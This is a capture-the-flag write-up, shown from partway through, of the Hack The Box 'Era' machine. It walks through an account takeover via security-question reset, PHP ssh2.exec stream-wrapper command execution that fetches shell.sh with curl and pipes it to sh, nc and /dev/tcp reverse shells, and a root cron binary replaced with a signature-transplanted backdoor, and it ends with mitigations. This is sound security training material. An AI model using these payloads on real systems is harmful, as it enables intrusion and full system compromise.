
What we’re doing: Logged in as our registered low-privilege user, we POST a request to
reset.phpwithusername=admin_ef01cab31aaand our own chosen answers for the three security questions. The vulnerable server updates the admin’s security answers to values we control. We now effectively “own” the admin’s account — we can log in as admin using the security question authentication path.
Now, sign out and log in with:logging using security question

You will be logged in as the admin user.

Here, we have the same file downloaded using IDOR.
download.php — Stream Wrapper Abuse
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
....
if ($_GET['show'] === "true" && $_SESSION['erauser'] === 1) {
    $format = isset($_GET['format']) ? $_GET['format'] : '';
    $file = $fetched[0];

    if (strpos($format, '://') !== false) {
        $wrapper = $format;
        header('Content-Type: application/octet-stream');
    } else {
        $wrapper = '';
        header('Content-Type: text/html');
    }

    try {
        $file_content = fopen($wrapper ? $wrapper . $file : $file, 'r');
        $full_path = $wrapper ? $wrapper . $file : $file;
        echo "Opening: " . $full_path . "\n";
        echo $file_content;
    } catch (Exception $e) {
        echo "Error reading file: " . $e->getMessage();
    }
}
....
The download.php code contains unsafe usage of PHP stream wrappers when show=true and the user is an admin ($_SESSION['erauser'] === 1).
Stream Wrapper Abuse via format Parameter
The download.php script allows user input in the format parameter to be directly used in fopen(), enabling abuse of PHP stream wrappers. Since the server has the ssh2.so extension installed (confirmed via FTP access), wrappers like ssh2:// and php://filter can be exploited.
Understanding PHP Stream Wrappers: PHP’s stream wrapper system allows
fopen()and related file functions to handle various protocols using URL-like syntax. Built-in wrappers includefile://,http://,php://, anddata://. Extension-provided wrappers includessh2.exec://,ssh2.scp://, etc. When thessh2extension is loaded,fopen("ssh2.exec://user:pass@host/command", "r")authenticates via SSH and executes the command, returning its output as a readable stream.The vulnerability: The code checks if
formatcontains://and uses it as a stream wrapper prefix concatenated with the file path. There is no whitelist of allowed wrappers — any PHP-supported wrapper can be injected. This means:
format=php://filter/read=convert.base64-encode/resource=→ reads and base64-encodes any server-side file (LFI)format=ssh2.exec://eric:america@127.0.0.1/→ authenticates to SSH locally asericand executes any command (RCE)This is only accessible to admin users (
$_SESSION['erauser'] === 1) — which is why we needed to take over the admin account first.
This can lead to:
- Local file disclosure using
php://filter - Remote file interaction or even Remote Code Execution (RCE) using
ssh2://if outbound SSH is allowed
No validation is in place to restrict allowed wrappers, making this a serious file read/inclusion vulnerability.
Reverse Shell
So, we will click on signing.zip or site_backup.zip and intercept the request. But first, we create a shell.sh locally:
1
mkfifo /tmp/s; /bin/sh </tmp/s | nc 10.10.14.48 4444 >/tmp/s; rm /tmp/s
Shell payload breakdown:
mkfifo /tmp/s— Creates a named FIFO pipe at/tmp/sfor bidirectional I/O./bin/sh </tmp/s | nc 10.10.14.48 4444 >/tmp/s— Reads shell commands from the pipe (which come from our netcat listener), executes them in/bin/sh, and sends the output back to our netcat listener via the pipe.rm /tmp/s— Cleans up the named pipe after the connection closes.This shell payload is hosted on our Python HTTP server so the target server can fetch it via the
ssh2.exec://stream wrapper — allowing us to chain: PHP opens SSH2 stream → executes curl → curl fetches our shell.sh → sh executes it → reverse shell connects back.
Then, set up the Python HTTP server and Netcat listener:
1
python3 -m http.server 80
1
nc -lvnp 4444


Send the intercepted request to the Repeater tab and append the following payload:
1
&show=true&format=ssh2.exec://eric:america@127.0.0.1/curl -s http://10.10.14.48/shell.sh|sh;
1
GET /download.php?id=150&show=true&format=ssh2.exec%3a//eric%3aamerica%40127.0.0.1/curl+-s+http%3a//10.10.14.48/shell.sh|sh%3b
What this payload does step by step:
id=150— Requests a valid file ID to satisfy the file lookup query.show=true— Activates the stream wrapper code path (admin-only).format=ssh2.exec://eric:america@127.0.0.1/curl -s http://10.10.14.48/shell.sh|sh;— Sets the stream wrapper tossh2.exec://, authenticating aseric(credentials cracked earlier) on localhost (127.0.0.1), then executes:curl -s http://10.10.14.48/shell.sh | shwhich downloads and executes our reverse shell payload.The URL-encoded version replaces
:with%3a,@with%40, spaces with+, and;with%3bto properly encode the payload for the HTTP GET parameter.
1
2
3
4
┌──(kali㉿kali)-[~/HTB-machine/era/writeup]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.215.181 - - [28/Jul/2025 03:43:10] "GET /shell.sh HTTP/1.1" 200 -
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~/HTB-machine/era]
└─$ rlwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.48] from (UNKNOWN) [10.129.215.181] 46026

id
uid=1000(eric) gid=1000(eric) groups=1000(eric),1001(devs)

cat /home/eric/user.txt
***************a3c67e5dc071c7568
User flag captured! We are now executing as
eric(uid=1000). Most importantly, noticegroups=1000(eric),1001(devs)—ericis a member of thedevsgroup. This will be crucial for privilege escalation.
Privilege Escalation
Shell Stabilization
Now make the this shell stable
1
2
3
4
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
$ Ctrl-Z
$ stty raw -echo; fg
$ export TERM=xterm
1
2
3
4
5
6
7
8
9
10
11
12
python3 -c 'import pty; pty.spawn("/bin/bash")'
eric@era:~$ ^Z
zsh: suspended  nc -lvnp 1337

┌──(kali㉿kali)-[~/HTB-machine/era]
└─$  stty raw -echo; fg
[1]  + continued  nc -lvnp 1337
                                export TERM=xterm
eric@era:~$
eric@era:~$ ls
user.txt
eric@era:~$
LinPEAS Enumeration — Writable Monitor Binary
After running linpeas we can see interesting thing under
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
╔══════════╣ Searching root files in home dirs (limit 30)
/home/
/home/eric/.bash_history
/home/eric/user.txt
/root/
/var/www/html/index.nginx-debian.html

╔══════════╣ Searching folders owned by me containing others files on it (limit 100)
-rw-r----- 1 root eric 33 Jul 29 02:19 /home/eric/user.txt

╔══════════╣ Readable files belonging to root and readable by me but not world readable
-rw-r----- 1 root eric 33 Jul 29 02:19 /home/eric/user.txt
-rwxrw---- 1 root devs 915128 Jul 29 05:31 /opt/AV/periodic-checks/monitor
-rw-rw---- 1 root devs 667 Jul 29 05:38 /opt/AV/periodic-checks/status.log

╔══════════╣ Interesting writable files owned by me or writable by everyone (not in Home) (max 200)
1
2
3
4
5
6
7
8
9
10
eric@era:~$ cd /opt/AV/periodic-checks
eric@era:/opt/AV/periodic-checks$ ls
monitor  status.log
eric@era:/opt/AV/periodic-checks$ ls -la
total 32
drwxrwxr-- 2 root devs  4096 Jul 29 05:27 .
drwxrwxr-- 3 root devs  4096 Jul 22 08:42 ..
-rwxrw---- 1 root devs 16544 Jul 29 05:27 monitor
-rw-rw---- 1 root devs   103 Jul 29 05:27 status.log
eric@era:/opt/AV/periodic-checks$
LinPEAS discovery — Critical finding: LinPEAS highlights
/opt/AV/periodic-checks/monitorwith permissions-rwxrw----owned byroot:devs. Let’s decode this:
-rwxrw----→ owner (root): read/write/execute; group (devs): read/write; others: no accessericis in thedevsgroup →ericcan read and write (but not execute as owner) this binary- The binary is 915,128 bytes and modified recently (
Jul 29 05:31) with regular timestamp updates — indicating it is executed periodically (likely by root via cron)status.logis also group-writable and updated regularly, confirming this is a root-owned monitoring cron job whose binary we can overwriteAttack plan: Replace the
monitorbinary with a backdoor that sends us a root reverse shell. Since root executes this binary periodically, we will receive a root shell the next time the cron fires.
Backdoor Compilation & Binary Signature Bypass
After Analyzing the Binary. We found a great way to become root using a backdoor.
Why binary signature matters: The backup ZIP we downloaded earlier included
signing.zipandkey.pem. This indicates themonitorbinary is cryptographically signed — the cron job likely verifies the binary’s signature before executing it. Simply overwriting the binary with an unsigned backdoor would cause the signature check to fail, and root would not execute our backdoor.The solution is to extract the existing signature section from the legitimate binary using
objcopy, then inject that same signature section into our malicious backdoor. This effectively transplants the valid signature into our backdoor binary, making it pass the signature verification check.
1
printf '#include <stdlib.h>\n\nint main() {\n    system("/bin/bash -c '\''bash -i >& /dev/tcp/10.10.14.42/4444 0>&1'\''");\n    return 0;\n}\n' > backdoor.c
What this creates: A minimal C program (
backdoor.c) that callssystem()to spawn a Bash reverse shell to our listener. Theprintfwith escaped single-quotes constructs the C source code inline and writes it tobackdoor.c. The reverse shell command (bash -i >& /dev/tcp/IP/PORT 0>&1) opens a TCP connection to our listener and attaches stdin/stdout/stderr to it.
1
gcc -static -o monitor_backdoor backdoor.c
Why
-static: Compiling with-staticproduces a statically linked binary — all required C library functions are embedded directly in the executable. This ensures the backdoor works regardless of which shared libraries are available on the target system, and avoids dependency resolution failures at runtime. The trade-off is a larger binary size, but that’s acceptable here.
1
objcopy --dump-section .text_sig=sig /opt/AV/periodic-checks/monitor
What
objcopy --dump-sectiondoes:objcopyis a binary utilities tool for manipulating ELF (Executable and Linkable Format) object files. The--dump-sectionflag extracts a named ELF section from a binary and writes it to a file. Here we extract the.text_sigsection (the cryptographic signature section) from the legitimatemonitorbinary and save it to a file namedsig. This is the signature that the cron verification mechanism expects.
1
objcopy --add-section .text_sig=sig monitor_backdoor
What
objcopy --add-sectiondoes: This injects the extracted signature data back into our backdoor binary as a new ELF section with the same name (.text_sig). From the perspective of the signature verification code (which only checks the presence and content of this section, not the binary’s actual code), our backdoor now appears to be legitimately signed. This is a signature transplantation attack.
1
cp monitor_backdoor /opt/AV/periodic-checks/monitor
Replacing the binary: We overwrite the legitimate
monitorbinary with our backdoored version (which now contains the transplanted signature). Sinceerichas write permission on the file via thedevsgroup, this is permitted at the OS level. The cron job will execute our backdoor the next time it runs.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
eric@era:~$ cd /opt/AV/periodic-checks
eric@era:/opt/AV/periodic-checks$ ls
monitor  status.log
eric@era:/opt/AV/periodic-checks$ ls -la
total 32
drwxrwxr-- 2 root devs  4096 Jul 29 05:27 .
drwxrwxr-- 3 root devs  4096 Jul 22 08:42 ..
-rwxrw---- 1 root devs 16544 Jul 29 05:27 monitor
-rw-rw---- 1 root devs   103 Jul 29 05:27 status.log
eric@era:/opt/AV/periodic-checks$
eric@era:/opt/AV/periodic-checks$ cd /tmp
eric@era:/tmp$
eric@era:/tmp$ printf '#include <stdlib.h>\n\nint main() {\n    system("/bin/bash -c '\''bash -i >& /dev/tcp/10.10.14.23/4444 0>&1'\''");\n    return 0;\n}\n' > backdoor.c
eric@era:/tmp$
eric@era:/tmp$ gcc -static -o monitor_backdoor backdoor.c
eric@era:/tmp$
eric@era:/tmp$ objcopy --dump-section .text_sig=sig /opt/AV/periodic-checks/monitor
eric@era:/tmp$
eric@era:/tmp$ objcopy --add-section .text_sig=sig monitor_backdoor
eric@era:/tmp$
eric@era:/tmp$ cp monitor_backdoor /opt/AV/periodic-checks/monitor
cp: cannot create regular file '/opt/AV/periodic-checks/monitor': Text file busy
eric@era:/tmp$
eric@era:/tmp$ cp monitor_backdoor /opt/AV/periodic-checks/monitor
eric@era:/tmp$
“Text file busy” error: The first
cpattempt fails withText file busy— this error occurs when you try to overwrite a binary that is currently being executed. The cron runner had themonitorbinary open and locked at that moment. Waiting a few seconds and retrying thecpcommand succeeds once the execution cycle completes and the lock is released.
Root Shell
On the Listener.We have an elevated shell.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(kali㉿kali)-[~/HTB-machine/era]
└─$ nc -lvnp 4444
listening on [any] 4444 ...

connect to [10.10.14.23] from (UNKNOWN) [10.129.230.43] 58194
bash: cannot set terminal process group (8216): Inappropriate ioctl for device
bash: no job control in this shell
root@era:~#
root@era:~# ls
ls
answers.sh
clean_monitor.sh
initiate_monitoring.sh
monitor
root.txt
text_sig_section.bin
root@era:~# cat root.txt
cat root.txt
7799196761a3a066b972d879275201fb
root@era:~#
Root achieved! The cron job fired our backdoored
monitorbinary with root privileges, connecting back to our listener. The/root/directory contains several telling files:
answers.sh— Likely the script that verifies security question answers (backend logic)clean_monitor.sh— A cleanup script that restores the legitimatemonitorbinary (the machine resets the binary periodically to prevent permanent backdoors)initiate_monitoring.sh— The cron script that invokes themonitorbinarytext_sig_section.bin— A backup of the original signature section (confirming our signature transplantation technique was correct)root.txt— The root flag
Mitigations & Security Recommendations
- Enforce Strict Access Controls: Fix IDOR vulnerabilities on
download.phpandreset.phpby validating that the requesting user has the authorization to view the requested file ID or modify the security questions for the specified username. Never rely on client-provided parameters (such asusernamein POST oridin GET) without validating ownership. - Restrict PHP Stream Wrappers & fopen Usage: Do not allow user-supplied variables to control the scheme or prefix of paths evaluated by
fopen(),include(), orrequire(). Disable dangerous stream wrappers likessh2or configureallow_url_fopenandallow_url_includetoOffinphp.ini. - Implement Secure File Upload Mechanisms: Store uploaded files outside the web root and serve them using secure, indirect file streaming servlet/controllers that enforce authentication and prevent path traversal.
- Implement Secure Code Signing and Secure SUID/Sudo Binary Directories: Maintain strict ownership and write permissions on directories and files containing binaries executed as root (such as
/opt/AV/periodic-checks). Group-writable binary directories allow low-privileged group members to tamper with or replace executed binaries. Ensure code signatures are cryptographically validated rather than relying on static ELF sections.